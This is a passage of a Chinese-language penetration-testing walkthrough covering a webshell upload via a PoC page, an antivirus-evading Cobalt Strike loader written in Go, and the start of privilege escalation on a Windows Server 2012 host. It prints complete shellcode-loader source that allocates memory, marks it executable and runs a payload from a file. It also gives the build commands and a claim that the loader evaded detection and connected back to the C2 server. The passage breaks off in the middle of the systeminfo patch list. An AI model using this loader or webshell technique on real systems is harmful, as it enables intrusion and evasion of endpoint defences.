
打开poc.html后,输入vps的图片马地址,成功上传至目标服务器后,会返回webshell访问地址

http://192.168.31.105:8000/shell.jpg?.aspx成功获取 webshell
免杀 CS 上线



开启 CS 进行后门利用

先生成一个木马进行查看

生成木马后上传,我们会发现被查杀了

所以接下来就需要做免杀了。首先先生成二进制文件
接下来用 AI 简单的生成一个免杀,并测试一下。我用的是落地分离式的
package main

import (
    "fmt"
    "io/ioutil"
    "log"
    "syscall"
    "unsafe"
)

// Windows API 函数定义
var (
    kernel32      = syscall.MustLoadDLL("kernel32.dll")
    virtualAlloc  = kernel32.MustFindProc("VirtualAlloc")
    virtualProtect = kernel32.MustFindProc("VirtualProtect")
    rtlCopyMemory = kernel32.MustFindProc("RtlCopyMemory")
    createThread  = kernel32.MustFindProc("CreateThread")
    waitForSingleObject = kernel32.MustFindProc("WaitForSingleObject")
)

func main() {
    // 1. 从文件读取 shellcode
    shellcode, err := ioutil.ReadFile("sakura.bin")
    if err != nil {
        log.Fatalf("[!] 读取 sakura.bin 失败: %v\n", err)
    }

    if len(shellcode) == 0 {
        log.Fatal("[!] shellcode 为空")
    }

    fmt.Printf("[+] 成功读取 shellcode,大小: %d 字节\n", len(shellcode))

    // 2. 分配内存
    addr, _, err := virtualAlloc.Call(
        0,
        uintptr(len(shellcode)),
        syscall.MEM_COMMIT|syscall.MEM_RESERVE,
        syscall.PAGE_READWRITE,
    )
    if addr == 0 {
        log.Fatalf("[!] VirtualAlloc 失败: %v\n", err)
    }
    fmt.Printf("[+] 内存分配成功: 0x%x\n", addr)

    // 3. 写入 shellcode
    var writeBuf []byte
    writeBuf = (*(*[0x2FFFFFFF]byte))(unsafe.Pointer(addr))[:len(shellcode):len(shellcode)]
    copy(writeBuf, shellcode)

    // 4. 修改内存权限为可执行
    var oldProtect uint32
    ret, _, err := virtualProtect.Call(
        addr,
        uintptr(len(shellcode)),
        syscall.PAGE_EXECUTE_READ,
        uintptr(unsafe.Pointer(&oldProtect)),
    )
    if ret == 0 {
        log.Fatalf("[!] VirtualProtect 失败: %v\n", err)
    }
    fmt.Println("[+] 内存权限已修改为可执行")

    // 5. 创建线程执行
    thread, _, err := createThread.Call(
        0, 0, addr, 0, 0, 0,
    )
    if thread == 0 {
        log.Fatalf("[!] CreateThread 失败: %v\n", err)
    }
    fmt.Println("[+] 线程创建成功,等待执行...")

    // 6. 等待执行完成
    waitForSingleObject.Call(thread, 0xFFFFFFFF)
    fmt.Println("[+] Shellcode 执行完成")
}

随后进行编译
D:\download>go mod init loader
go: creating new go.mod: module loader
go: to add module requirements and sums:
        go mod tidy

D:\download>go mod tidy

D:\download>go build -ldflags="-s -w" -o sakura.exe sakura.go


上传后,执行
我们可以查看到,并未报毒,同时成功上线
提权
接下来就是对其做信息搜集,并尝试提权,获取权限
shell systeminfo

主机名:           12SERVER-WEB1
OS 名称:          Microsoft Windows Server 2012 R2 Standard
OS 版本:          6.3.9600 暂缺 Build 9600
OS 制造商:        Microsoft Corporation
OS 配置:          独立服务器
OS 构件类型:      Multiprocessor Free
注册的所有人:     Windows 用户
注册的组织:
产品 ID:          00252-70000-00000-AA535
初始安装日期:     2021/8/21, 15:06:33
系统启动时间:     2026/3/16, 13:56:47
系统制造商:       VMware, Inc.
系统型号:         VMware Virtual Platform
系统类型:         x64-based PC
处理器:           安装了 1 个处理器。
                  [01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz
BIOS 版本:        Phoenix Technologies LTD 6.00, 2020/11/12
Windows 目录:     C:\Windows
系统目录:         C:\Windows\system32
启动设备:         \Device\HarddiskVolume1
系统区域设置:     zh-cn;中文(中国)
输入法区域设置:   zh-cn;中文(中国)
时区:             (UTC+08:00) 北京,重庆,香港特别行政区,乌鲁木齐
物理内存总量:     2,047 MB
可用的物理内存:   878 MB
虚拟内存: 最大值: 2,623 MB
虚拟内存: 可用:   751 MB
虚拟内存: 使用中: 1,872 MB
页面文件位置:     C:\pagefile.sys
域:               WORKGROUP
登录服务器:       暂缺
修补程序:         安装了 186 个修补程序。
                  [01]: KB2959936
                  [02]: KB2894852
                  [03]: KB2896496
                  [04]: KB2919355
                  [05]: KB2920189
                  [06]: KB2928120
                  [07]: KB2931358
                  [08]: KB2931366
                  [09]: KB2933826
                  [10]: KB2938066
                  [11]: KB2938772
                  [12]: KB2949621
                  [13]: KB2954879
                  [14]: KB2958262
                  [15]: KB2958263
                  [16]: KB2961072
                  [17]: KB2965500
                  [18]: KB2966407
                  [19]: KB2966826
                  [20]: KB2966828
                  [21]: KB2967917
                  [22]: KB2968296
                  [23]: KB2971203
                  [24]: KB2971850
                  [25]: KB2972103
                  [26]: KB2972213
                  [27]: KB2973114
                  [28]: KB2973351
                  [29]: KB2973448
                  [30]: KB2975061
                  [31]: KB2976627
                  [32]: KB2977629
                  [33]: KB2978122
                  [34]: KB2981580
                  [35]: KB2982998
                  [36]: KB2987107
                  [37]: KB2989647
                  [38]: KB2989930
                  [39]: KB2998527
                  [40]: KB3000850
                  [41]: KB3003057
                  [42]: KB3004365
                  [43]: KB3004545
                  [44]: KB3008242
                  [45]: KB3011780
                  [46]: KB3012702
                  [47]: KB3013172
                  [48]: KB3013410
                  [49]: KB3013538
                  [50]: KB3013769
                  [51]: KB3013791
                  [52]: KB3013816
                  [53]: KB3014442
                  [54]: KB3019978
                  [55]: KB3020393
                  [56]: KB3021674
                  [57]: KB3023219
                  [58]: KB3023266
                  [59]: KB3024751
                  [60]: KB3024755
                  [61]: KB3027209
                  [62]: KB3029603
                  [63]: KB3030947
                  [64]: KB3031044
                  [65]: KB3033446
                  [66]: KB3034348
                  [67]: KB3035126
                  [68]: KB3036612
                  [69]: KB3037576
                  [70]: KB3037924
                  [71]: KB3038002
                  [72]: KB3042058
                  [73]: KB3042085
                  [74]: KB3043812
                  [75]: KB3044374
                  [76]: KB3044673
                  [77]: KB3045634
                  [78]: KB3045685
                  [79]: KB3045717
                  [80]: KB3045719
                  [81]: KB3045755
                  [82]: KB3045999
                  [83]: KB3046017
                  [84]: KB3046737
                  [85]: KB3048043
                  [86]: KB3053863
                  [87]: KB3054169
                  [88]: KB3054203
                  [89]: KB3054256
                  [90]: KB3054464
                  [91]: KB3055323
                  [92]: KB3055343
                  [93]: KB3055642
                  [94]: KB3059317
                  [95]: KB3060681
                  [96]: KB3060793
                  [97]: KB3061512
                  [98]: KB3063843
                  [99]: KB3071756
                  [100]: KB3072307
                  [101]: KB3074545
                  [102]: KB3075220
                  [103]: KB3077715
                  [104]: KB3078405
                  [105]: KB3078676
                  [106]: KB3080042
                  [107]: KB3080149
                  [108]: KB3082089
                  [109]: KB3083729
                  [110]: KB3084135
                  [111]: KB3084905
                  [112]: KB3086255
                  [113]: KB3087041
                  [114]: KB3087137
                  [115]: KB3091297
                  [116]: KB3092601
                  [117]: KB3092627
                  [118]: KB3094486
                  [119]: KB3095701
                  [120]: KB3097992
                  [121]: KB3099834
                  [122]: KB3100473
                  [123]: KB3102429
                  [124]: KB3103616
                  [125]: KB3103696
                  [126]: KB3103709
                  [127]: KB3108326
                  [128]: KB3108381
                  [129]: KB3109103
                  [130]: KB3109976
                  [131]: KB3110329
                  [132]: KB3115224
                  [133]: KB3115858
                  [134]: KB3121261
                  [135]: KB3121461
                  [136]: KB3122651
                  [137]: KB3123245
                  [138]: KB3126434
